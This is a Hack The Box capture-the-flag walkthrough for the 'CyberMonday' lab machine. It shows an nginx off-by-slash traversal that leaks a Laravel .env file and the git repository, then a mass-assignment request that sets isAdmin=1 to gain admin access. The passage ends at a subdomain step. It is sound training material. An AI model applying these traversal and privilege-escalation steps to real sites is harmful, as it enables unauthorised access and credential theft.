HTB CyberMonday - Insane
HTB Machine CyberMonday by Ethicxz

Before Starting
1
2
Me > 10.10.14.79
Target > 10.129.229.35
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 7468141fa1c048e50d0a926afbc10cd8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDbPwnZOtsLiHoJ50wld9btL2CJQZ/0Eb0z5zrFdv1cyQeOikJxCrRxv52TQyIaXVR7ilfVefd96ziGSwkhQ4KBEpmFShFQ5iejQ5tSLNn3T0/Dqv8EzlIM2tAl4hxNZVrUmmSgnIqxQ55WFnd8DmBWcgsiQoA1R0q58NHuor/iXqlmZd1INoxP4+aowFvep8mFQ4VPcJVkhuw/aa+9B2h5fitqBLtPlVszkZN7DLjuczBnFsZtn6w2RXmMyrCTh1AipYyqYUw1zFIbC1MoNsbX+CPkS0A1CnyVvRsuphzRrYaJjCMoSKf4mn/4yXYe0uEcP3YfRUhaYzmGNQYkKUwn4TyiUNhupjKXDMmcSlg+riHy+mh6/1Qk9GzdFa6tYI/WGVxa6UIV45Ey9hWWRX5wDxpyWVKi7JzMY6YTo71MbTb2fH2yTaehX4dNic7vxXZ+6/UGe5FJmfEfGQUZMx595opdbK9QBE6KkdUF4z6FtpvrRG1fOR+ONE4RBdB5Vc=
|   256 f7109dc0d1f383f20525aadb080e8e4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPqjft8DkA+F2fR8oNN07zjLVwOC5Hkz6+vwGxnjO7uVLyuBnRdVn5FBpPe5CMrQrAHGGQ/rAEPLzQDhsM4H2aE=
|   256 2f6408a9af1ac5cf0f0b9bd295f59232 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMvDZo4pZflw0+bMt2zXY2uMRmzom2pXZSH2Wa0pXMwz
80/tcp open  http    syn-ack ttl 62 nginx 1.25.1
|_http-title: Did not follow redirect to http://cybermonday.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.25.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
User
Off By Slash
Going on the site, there is nothing interesting, just a page on which we can register/login and view some products :


But there is ONE interesting thing, the website is using nginx
Running out of ideas, we could consider using off by slash on nginx - For a first PoC, we could try accessing server-status :
See this post for more informations about this vuln
So for example, if we fuzz a little bit we can find this :
1
2
3
4
5
6
7
8
gobuster dir -w `fzf-wordlists` -u http://cybermonday.htb/

===============================================================

/.htaccess            (Status: 200) [Size: 603]
/api/user             (Status: 302) [Size: 358] [--> http://cybermonday.htb/login]
/login                (Status: 200) [Size: 5675]
/assets               (Status: 301) [Size: 169] [--> http://cybermonday.htb/assets/]
1
2
3
4
5
6
7
8
curl --path-as-is -XGET http://cybermonday.htb/assets/
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.25.1</center>
</body>
</html>
/assets is the one that interests us most because it returns a 403
We can confirme it works because /assets/ returns 403 but /assets.. returns a 301
And also because /random_here/toto returns X-Powered-By: PHP/8.1.20 but /assets/toto is only returning nginx server header
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
curl --path-as-is -v -XGET http://cybermonday.htb/random_here/toto
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 10.129.229.35:80...
* Connected to cybermonday.htb (10.129.229.35) port 80 (#0)
> GET /random_here/toto HTTP/1.1
> Host: cybermonday.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 404 Not Found
< Server: nginx/1.25.1
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< # HERE -----> X-Powered-By: PHP/8.1.20
< Cache-Control: no-cache, private
< date: Tue, 03 Feb 2026 19:53:53 GMT

curl --path-as-is -v -XGET http://cybermonday.htb/assets/toto
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 10.129.229.35:80...
* Connected to cybermonday.htb (10.129.229.35) port 80 (#0)
> GET /assets/toto HTTP/1.1
> Host: cybermonday.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 404 Not Found
< Server: nginx/1.25.1
< Date: Tue, 03 Feb 2026 19:53:57 GMT
< Content-Type: text/html
< Content-Length: 153
< Connection: keep-alive
Ok it’s cool but which type of files we can retrieve now ?
For now, apart from guessing, there’s not much we can do, but we don’t like guessing so let’s try to find more informations

I found a bug who talks a lot, if we register 2 times a user - We’re going to cause an error that will leak a lot of information to us
First register
Second register

So now we have ONE crucial information, the website is using Laravel
This allows us to learn more about what types of files we could grab
On laravel, the most critical file is the .env file, ok let’s try :)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
curl --path-as-is -XGET http://cybermonday.htb/assets../.env

APP_NAME=CyberMonday
APP_ENV=local
APP_KEY=base64:EX3zUxJkzEAY2xM4pbOfYMJus+bjx6V25Wnas+rFMzA=
APP_DEBUG=true
APP_URL=http://cybermonday.htb

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=db

Another, slightly less classy, way would be to just fuzz with GoBuster ;)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
gobuster dir -w `fzf-wordlists` -u http://cybermonday.htb/assets../

===============================================================

/.dockerignore        (Status: 200) [Size: 10]
/.env                 (Status: 200) [Size: 1081]
/.editorconfig        (Status: 200) [Size: 258]
/.git                 (Status: 301) [Size: 169] [--> http://cybermonday.htb/assets../.git/]
/.git/                (Status: 403) [Size: 153]
/.git/HEAD            (Status: 200) [Size: 23]
/.git/logs/           (Status: 403) [Size: 153]
/.git/config          (Status: 200) [Size: 92]
/.git/logs/refs       (Status: 301) [Size: 169] [--> http://cybermonday.htb/assets../.git/logs/refs/]
/.git/logs/HEAD       (Status: 200) [Size: 147]
/.gitattributes       (Status: 200) [Size: 152]
/.gitignore           (Status: 200) [Size: 179]
/.git/index           (Status: 200) [Size: 12277]
/composer.json        (Status: 200) [Size: 1813]
/composer.lock        (Status: 200) [Size: 288045]
/config/              (Status: 403) [Size: 153]
/database             (Status: 301) [Size: 169] [--> http://cybermonday.htb/assets../database/]
/database/            (Status: 403) [Size: 153]
/Dockerfile           (Status: 200) [Size: 435]
/package.json         (Status: 200) [Size: 473]
/phpunit.xml          (Status: 200) [Size: 1175]
/README.md            (Status: 200) [Size: 3958]
/tests                (Status: 301) [Size: 169] [--> http://cybermonday.htb/assets../tests/]
Yeah it’s easier…
Ok let’s grab EVERYTHING
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
➜ curl --path-as-is -XGET http://cybermonday.htb/assets../Dockerfile -o Dockerfile

➜ python3 git-dumper/git_dumper.py 'http://cybermonday.htb/assets../.git' toto

➜ ls -la toto

drwxrws--- 13 root rvm   4096 Feb  3 21:07 .
drwxrws---  4 root rvm   4096 Feb  3 21:07 ..
drwxrws---  7 root rvm   4096 Feb  3 21:07 app
-rwxrwx---  1 root rvm   1686 Feb  3 21:07 artisan
drwxrws---  3 root rvm   4096 Feb  3 21:07 bootstrap
-rw-rw----  1 root rvm   1776 Feb  3 21:07 composer.json
-rw-rw----  1 root rvm 288045 Feb  3 21:07 composer.lock
drwxrws---  2 root rvm   4096 Feb  3 21:07 config
drwxrws---  5 root rvm   4096 Feb  3 21:07 database
-rw-rw----  1 root rvm    258 Feb  3 21:07 .editorconfig
-rw-rw----  1 root rvm    912 Feb  3 21:07 .env.example
drwxrws---  7 root rvm   4096 Feb  3 21:07 .git
-rw-rw----  1 root rvm    152 Feb  3 21:07 .gitattributes
-rw-rw----  1 root rvm    179 Feb  3 21:07 .gitignore
drwxrws---  3 root rvm   4096 Feb  3 21:07 lang
-rw-rw----  1 root rvm    473 Feb  3 21:07 package.json
-rw-rw----  1 root rvm   1175 Feb  3 21:07 phpunit.xml
drwxrws---  2 root rvm   4096 Feb  3 21:07 public
-rw-rw----  1 root rvm   3958 Feb  3 21:07 README.md
drwxrws---  6 root rvm   4096 Feb  3 21:07 resources
drwxrws---  2 root rvm   4096 Feb  3 21:07 routes
drwxrws---  5 root rvm   4096 Feb  3 21:07 storage
-rw-rw----  1 root rvm    162 Feb  3 21:07 .styleci.yml
drwxrws---  4 root rvm   4096 Feb  3 21:07 tests
-rw-rw----  1 root rvm    559 Feb  3 21:07 webpack.mix.js
Mass Assignment
By reviewing the code, i saw theses files :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
// app/Http/Middleware/AuthenticateAdmin.php

<?php

namespace App\Http\Middleware;

use Closure;
use Illuminate\Http\Request;

class AuthenticateAdmin
{
    /**
     * Handle an incoming request.
     *
     * @param  \Illuminate\Http\Request  $request
     * @param  \Closure(\Illuminate\Http\Request): (\Illuminate\Http\Response|\Illuminate\Http\RedirectResponse)  $next
     * @return \Illuminate\Http\Response|\Illuminate\Http\RedirectResponse
     */
    public function handle(Request $request, Closure $next)
    {
        if(auth()->user()->isAdmin)
        {
            return $next($request);
        }else{
            return back();
        }
    }
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
// app/Http/Controllers/ProfileController.php

<?php

namespace App\Http\Controllers;

use App\Models\User;
use Illuminate\Http\Request;

class ProfileController extends Controller
{
    public function index()
    {
        return view('home.profile', [
            'title' => 'Profile'
        ]);
    }

    public function update(Request $request)
    {
        $data = $request->except(["_token","password","password_confirmation"]);
        $user = User::where("id", auth()->user()->id)->first();

        if(isset($request->password) && !empty($request->password))
        {
            if($request->password != $request->password_confirmation)
            {
                session()->flash('error','Password dont match');
                return back();
            }

            $data['password'] = bcrypt($request->password);
        }

        $user->update($data);
        session()->flash('success','Profile updated');

        return back();
    }
}
As you can see here, there is a mass assignment - The mass assignment vulnerability lies in how the $data array is constructed and subsequently passed to the update method
1
2
3
$data = $request->except(["_token","password","password_confirmation"]);
// ...
$user->update($data);
The code uses a blocklist approach rather than an allowlist approach - It explicitly removes specific fields (_token, password, etc) but implicitly trusts and accepts everything else contained in the request
So we can update our profile, intercept the request and add everything we want in the request
1
2
3
4
5
6
7
8
9
POST /home/update HTTP/1.1
...
_token=ATIDbpBukhxvJRnFg8nkxZzDTB9AGnRXD2xTuX0n&username=gg&email=sasa%40gmail.com&password=&password_confirmation=&isAdmin=1

===============================================================

HTTP/1.1 302 Found
...
Redirecting to <a href="http://cybermonday.htb/home/profile">http://cybermonday.htb/home/profile
Then we can access to dashboard

Ok nice !!
Discover a subdomain and play with api
